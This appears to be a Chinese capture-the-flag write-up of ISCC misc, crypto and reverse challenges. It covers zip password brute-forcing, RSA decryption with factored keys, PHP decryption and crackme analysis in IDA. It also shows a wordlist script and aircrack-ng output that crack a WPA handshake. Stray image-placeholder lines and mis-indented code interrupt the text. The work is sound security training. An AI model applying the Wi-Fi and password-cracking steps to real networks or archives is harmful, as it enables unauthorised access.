
逝去时间：00:00:00 剩余时间：00:00:00

然后是base64加密，直接解码就好

flag：`Flag:{Ly319.i5d1f*iCult!}`

你猜猜。。

下载下来得到一串数字。。。感觉有点像16进制，但转码得不到什么实质性的东西，突然发现开头是`504B`，是`.zip`的头，估计就是文件的16进制
保存为zip格式，结果有密码，爆破吧




当前密码长度 6
当前密码 123456
当前速度 2331138密码/秒
2%
逝去时间：00:06:30
剩余时间：13:00:34
准备就绪，请点击 [开始] 按钮
注意：搜索进度条 (%) 及剩余时间字段显示的信息与当前的密码效验长度相关。破解 AES 算法加密的密码可能耗时较长。
11:39:31: 密码："123456".时间: 793 s
步骤 4 / 4: 破解密码.Go

得到flag:`daczcasdqwdcsdzasd`


神秘图片

打开时一张图片，利用`binwalk`分析



```
root@ni9htmar3:~# binwalk '/root/桌面/Basic-03.png'

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 438 x 435, 8-bit/color RGB, non-interlaced
181626        0x2C57A         PNG image, 860 x 189, 8-bit colormap, non-interlaced
181767        0x2C607         Zlib compressed data, best compression, uncompressed size >= 162729
```

发现另一张图片，抠出来



明显是猪圈密码，对应即可
flag:`goodluck`

告诉你个秘密

得到两串字符

> 636A56355279427363446C4A49454A7154534230526D6843
> 56445A31614342354E326C4B4946467A5769426961453067

一看就很像16进制，转一下字符

> cjV5RyBscDlJIEJqTSB0RmhC
> VDZ1aCB5N2lKIFFzWiBiaE0g


似乎可以base64解密，试一下

> r5yG lp9I BjM tFhB
> T6uh y7iJ QsZ bhM

这里卡了有段时间，后来发现似乎跟键盘有关，围成圈
flag: `TONGYUAN`

说我作弊，需要证据

通过提示，明显就是RSA的解密
首先看下下载的数据包文件，发现全是base64加密过的，解密发现有三个部分



```
SEQ = 13; DATA = 0x3b04b26a0adada2f67326bb0c5d6L; SIG = 0x2e5ab24f9dc21df406a87de0b3b4L;
SEQ = 0; DATA = 0x7492f4ec9001202dcb569df468b4L; SIG = 0xc9107666b1cc040a4fc2e89e3e7L;
SEQ = 5; DATA = 0x94d97e04f52c2d6f42f9aacbf0b5L; SIG = 0x1e3b6d4eaf11582e85ead4bf90a9L;
SEQ = 4; DATA = 0x2c29150f1e311ef09bc9f06735acL; SIG = 0x1665fb2da761c4de89f27ac80cbL;
SEQ = 18; DATA = 0x181901c059de3b0f2d4840ab3aebL; SIG = 0x1b8bdf9468f81ce33a0da2a8bfbeL;
SEQ = 2; DATA = 0x8a03676745df01e16745145dd212L; SIG = 0x1378c25048c19853b6817eb9363aL;
SEQ = 20; DATA = 0x674880905956979ce49af33433L; SIG = 0x198901d5373ea225cc5c0db66987L;
SEQ = 0; DATA = 0x633282273f9cf7e5a44fcbe1787bL; SIG = 0x2b15275412244442d9ee60fc91aeL;
SEQ = 28; DATA = 0x19688f112a61169c9090a4f9918dL; SIG = 0x1448ac6eee2b2e91a0a6241e590eL;
SEQ = 24; DATA = 0x59d0264d4a134fa5a91521b25e46L; SIG = 0x2bc3bf947c0e85444aa13efa1c15L;
SEQ = 21; DATA = 0xd24562795754da7abe213ffc11eL; SIG = 0x208babd43638118bfbfa24675ee9L;
SEQ = 19; DATA = 0x75c1fbc28bb27b5d2db9601fb967L; SIG = 0x2b5b628bf8183400cdab7f5870b1L;
SEQ = 33; DATA = 0x580e36ce59978681f893e38d5ecaL; SIG = 0x2b15275412244442d9ee60fc91aeL;
SEQ = 27: DATA = 0x1eea254d861b2dc7ec03b37ef9fbL: SIG = 0xd6268f00fe0e2964d56458f59e2L:
```

`SEQ` 有顺序，那明显就是最后的字符顺序
`DATA` 明显是需要解密的密文
`DATA` 是发送给Bob的实际密文,使用**Bob**的公钥对DATA进行了加密。所以先使用**factor-db**并解出私钥来解密数据。
一开始不知道 `SIG` 的作用，后来查资料发现是RSA的签名，利用**Alice**的公钥对数据进行一次签名验证
懒省事，直接写了一个大脚本

```
import base64

def iterative_egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q,r = b//a,b%a; m,n = x-u*q,y-v*q # use x//y for floor "floor division"
        b,a, x,y, u,v = a,r, u,v, m,n
    return b, x, y
```


```python
def modinv(a, m):
    g, x, y = iterative_egcd(a, m)
    if g != 1:
        return None
    else:
        return x % m

def base_convert():
    f = open('C:\\Users\\lanlan\\Desktop\\out.txt','w+')

    with open('C:\\Users\\lanlan\\Desktop\\1.txt') as lines:
        for line in lines:
            line = base64.b64decode(line)
            f.write(line+'\n')

    f.close()

def sort():
    with open('C:\\Users\\lanlan\\Desktop\\out.txt') as lines:
        line = lines.read()
        f = open('C:\\Users\\lanlan\\Desktop\\outstream.txt','w+')
        for i in range(0,34):
            index = 0
            for j in range(1,10):
                b = line.find('SEQ = {};'.format(i),index)
                if b == -1:
                    break
                c = line.find('L;',b+55)
                str = line[b:c+1]
                f.write(str+'\n')
                #print str
                index = b+1
        f.close()

def flag():
    with open('C:\\Users\\lanlan\\Desktop\\outstream.txt') as lines:
        B_p = 49662237675630289
        B_q = 62515288803124247
        B_s = (B_p-1)*(B_q-1)
        B_n = 3104649130901425335933838103517383

        A_p = 38456719616722997
        A_q = 44106885765559411
        A_n = 1696206139052948924304948333474767

        e = 0x10001
        d = modinv(e,B_s)

        da = []
        si = []
        for line in lines:
            begin_num = line.find('DATA')
            end_num = line.find('L')
            data = line[begin_num + 7: end_num]
            #print data
            data_c = int(data,16)
            data_m = pow(data_c,d,B_n)
            da.append(data_m)
```

```
                #print data_m,

                begin_n = line.find('SIG')
                sig = line[begin_n + 6:-2]
                #print sig
                sig_c = int(sig,16)
                sig_m = pow(sig_c,e,A_n)
                si.append(sig_m)
                #print sig_m,
        #print da
        #print si
        flag = ''
        for i in xrange(148):
            #print i,da[i],si[i]
            if da[i] == si[i]:
                flag += chr(da[i])
        print flag

    if __name__ == '__main__':
        base_convert()
        sort()
        flag()
```

flag：`flag{n0th1ng_t0_533_h3r3_m0v3_0n}`


二维码

首先下载下来是一个二维码，用`binwalk`分析



```
root@ni9htmar3:~# binwalk '/root/桌面/u5bc6u7801u7eafu6570u5b57u5171u0038u4f4d.png'

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 370 x 370, 1-bit grayscale, non-interlaced
41            0x29            Zlib compressed data, default compression, uncompressed size >= 17760
694           0x2B6           Zip encrypted archive data, at least v2.0 to extract, compressed size: 54990,  uncompressed size: 292875, name: "C8-E7-D8-E8-E5-88_handshake.cap"
56130         0xDB42          End of Zip archive
```

发现藏了一个**zip**文件，还是加密的，直接暴力



当前密码长度 8

当前密码 20161114

当前速度 3754370密码/秒


19%

逝去时间：00:00:05　　剩余时间：00:00:34

20:34:35: 密码："20161114".时间: 8 s

得到一个**hint**和一个数据包

首先发开数据包发现是一个无线的协议，估计要破解**wifi**密码，利用`aircrack-ng`工具




```
root@ni9htmar3:~# aircrack-ng '/root/桌面/C8-E7-D8-E8-E5-88_handshake.cap'
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.

   #  BSSID              ESSID                    Encryption

   1  C8:E7:D8:E8:E5:88  MERCURY_E8E588           WPA (1 handshake)

Choosing first network as target.

Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Please specify a dictionary (option -w).


Quitting aircrack-ng...
```

果真发现一个，首先利用`hint：前四位是ISCC 后四位由大写字母和数字构成`生成一个字典

脚本

```
import itertools
import string

hex_chars = '0123456789'+string.ascii_uppercase

print hex_chars

wordlist = open('C:\\Users\\lanlan\\Desktop\\wordlist','a')

for words in itertools.product(hex_chars,repeat=4):
    wordlist.write('ISCC' + ''.join(words) + '\n')
```

然后直接利用工具跑出flag： `ISCC16BA`



```
root@ni9htmar3:~# aircrack-ng '/root/桌面/C8-E7-D8-E8-E5-88_handshake.cap' -w '/
root/桌面/wordlist.txt'
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.

   #  BSSID              ESSID                    Encryption

   1  C8:E7:D8:E8:E5:88  MERCURY_E8E588           WPA (1 handshake)

Choosing first network as target.

Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc3


                   [00:00:44] 54856 keys tested (1368.76 k/s)


                           KEY FOUND! [ ISCC16BA ]


      Master Key     : 4F 40 4F F1 E8 EE F6 22 71 B3 12 CA 61 D4 E7 1D
                       BC 19 AD 27 01 E6 F4 82 BF 49 4E 5F 88 E9 F1 B5

      Transient Key  : FA 15 3B 04 E3 6C 80 34 05 2C D6 BA CD 53 28 AB
                       40 7B 30 A0 22 CB B0 98 12 0F 62 2C 79 F1 62 44
                       99 FD 91 89 5F A2 22 66 DF 66 9F F5 C2 E4 1D 26
                       F2 20 7A 86 85 85 70 4B 73 A9 6A 85 B7 6C C4 B7

      EAPOL HMAC     : 96 FD 7B 9E 53 29 F9 71 22 E6 4E D3 73 9E E3 93
```

PHP_encrypt_1

下载是一个加密脚本

```php
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

解密脚本

```php
<?php
    function decrypt($str)
    {
        $key = md5("ISCC");
        $str = base64_decode($str);
        $len = strlen($str);
        $x = 0;
        for($i=0; $i < $len; $i++)
        {
            if($x == 32)
            {
                $x = 0;
            }
            $char .= $key[$x];
            $x +=1;
        }
        for($i=0; $i < $len; $i++)
        {
            if((ord($str[$i])-ord($char[$i])) <= 0)
                $data .= chr((ord($str[$i])+128-ord($char[$i])));
            else
                $data .= chr((ord($str[$i])-ord($char[$i])));
        }
        echo $data.'<br>';
    }

    $mi = 'fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=';
    decrypt($mi);
?>
```

python脚本方便

```python
import base64
import string

def decrypt(str):
    data = ""
    char1 = ""
    str = base64.b64decode(str)
    #print str
    key = '729623334f0aa2784a1599fd374c120d'
    len1 = len(str)
    klen = len(key)
    x = 0
    #print len1,klen

    for i in range(0,len1):
        if x == klen:
            x = 0
        char1 += key[x]
        x = x+1
    #print char1
    for i in range(0,len1):
        if (ord(str[i])-ord(char1[i])) <= 0:
            data += chr((ord(str[i])+128-ord(char1[i])))
        else:
            data += chr((ord(str[i])-ord(char1[i])))
    print data

if __name__ == '__main__':
    a = 'fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='
    decrypt(a)
```

flag：`Flag:{asdqwdfasfdawfefqwdqwdadwqadawd}`

Reverse

你猜

直接IDA反编译
主函数

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  __int64 result; // rax@3
  __int64 v4; // rdx@7
  char v5; // [sp+10h] [bp-10h]@4
  __int64 v6; // [sp+18h] [bp-8h]@1

  v6 = *MK_FP(__FS__, 40LL);
  if ( a1 != 3 && (unsigned int)sub_400646((__int64)a2) )
  {
    puts("Keep thinking!");
    result = 0LL;
  }
  else
  {
    printf("Please input your password(5 words):", a2, a2);
    __isoc99_scanf("%5s", &v5);
    if ( (unsigned int)sub_400755((__int64)&v5) == 1 )
    {
      printf("Good Job!\nThe password:%s", &v5);
      result = 0LL;
    }
    else
    {
      puts("Wrong!");
      result = 0LL;
    }
  }
  v4 = *MK_FP(__FS__, 40LL) ^ v6;
  return result;
}
```

首先是第一个函数的判定，必须返回0

```
signed __int64 __fastcall sub_400646(__int64 a1)
{
  signed __int64 result; // rax@3
  __int64 v2; // rcx@12
  signed int i; // [sp+18h] [bp-48h]@1
  signed int j; // [sp+1Ch] [bp-44h]@6
  int v5; // [sp+20h] [bp-40h]@1
  int v6; // [sp+24h] [bp-3Ch]@1
  int v7; // [sp+28h] [bp-38h]@1
  int v8; // [sp+2Ch] [bp-34h]@1
  int v9; // [sp+30h] [bp-30h]@1
  int v10; // [sp+40h] [bp-20h]@1
  int v11; // [sp+44h] [bp-1Ch]@1
  int v12; // [sp+48h] [bp-18h]@1
  int v13; // [sp+4Ch] [bp-14h]@1
  int v14; // [sp+50h] [bp-10h]@1
  __int64 v15; // [sp+58h] [bp-8h]@1

  v15 = *MK_FP(__FS__, 40LL);
  puts(*(const char **)(a1 + 8));
  v5 = 108;
  v6 = 49;
  v7 = 110;
  v8 = 117;
  v9 = 120;
  v10 = 99;
  v11 = 114;
  v12 = 97;
  v13 = 99;
  v14 = 107;
  for ( i = 0; i <= 4; ++i )
  {
    if ( *(_BYTE *)(*(_QWORD *)(a1 + 8) + i) != *(&v5 + i) )
    {
      result = 1LL;
      goto LABEL_12;
    }
  }
  for ( j = 0; j <= 4; ++j )
  {
    if ( *(_BYTE *)(*(_QWORD *)(a1 + 16) + j) != *(&v10 + j) )
    {
      result = 1LL;
      goto LABEL_12;
    }
  }
  result = 0LL;
LABEL_12:
  v2 = *MK_FP(__FS__, 40LL) ^ v15;
  return result;
}
```

很简单，10个字符意义对应即可

`l1nux` , `crack`

然后第二个函数

```
__int64 __usercall sub_400755@<rax>(__int64 a1@<rax>)
{
  __int64 result; // rax@6

  if ( *(_BYTE *)a1 + *(_BYTE *)(a1 + 4) != 106 || *(_BYTE *)a1 != 73 )
  {
    result = 0LL;
  }
  else if ( *(_BYTE *)(a1 + 1) == 76 )
  {
    result = *(_BYTE *)(a1 + 2) + *(_BYTE *)(a1 + 3) == 137 && *(_BYTE *)(a1 + 3) == 70;
  }
  else
  {
    result = 0LL;
  }
  return result;
}
```

简单的逻辑

`ILCF!`


综上，flag： `flag{l1nux_crack_ILCF!}`

小试牛刀

这题需要在gdb中动态调试看一下，直接看IDA的话，一些字符串看的不是很清楚，结合gdb 之后就很清楚了。 代码逻辑就是将已知的一个flag，进行一些移位变换，并将其中的 `_` 改为 `.` ，然后就得到了最终真正的flag: `flag{1t.is.5O.easy}`

大杂烩

首先PEID，32位无壳程序，丢到IDA中看看逻辑：



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax@4
  int v5; // [sp-4h] [bp-54h]@4
  HKEY phkResult; // [sp+4h] [bp-4Ch]@1
  DWORD cbData; // [sp+8h] [bp-48h]@2
  DWORD Type; // [sp+Ch] [bp-44h]@2
  BYTE Data; // [sp+10h] [bp-40h]@2

  phkResult = HKEY_CURRENT_USER;
  if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\ISCC", 0, 0xF003Fu, &phkResult)
    || (cbData = 60, RegQueryValueExW(phkResult, L"flag", 0, &Type, &Data, &cbData))
    || !sub_401210((char *)&Data) )
  {
    v5 = std::endl;
    v3 = sub_4013F0(std::cout, "try again!");
  }
  else
  {
    v5 = std::endl;
    v3 = sub_4013F0(std::cout, "you got it!");
  }
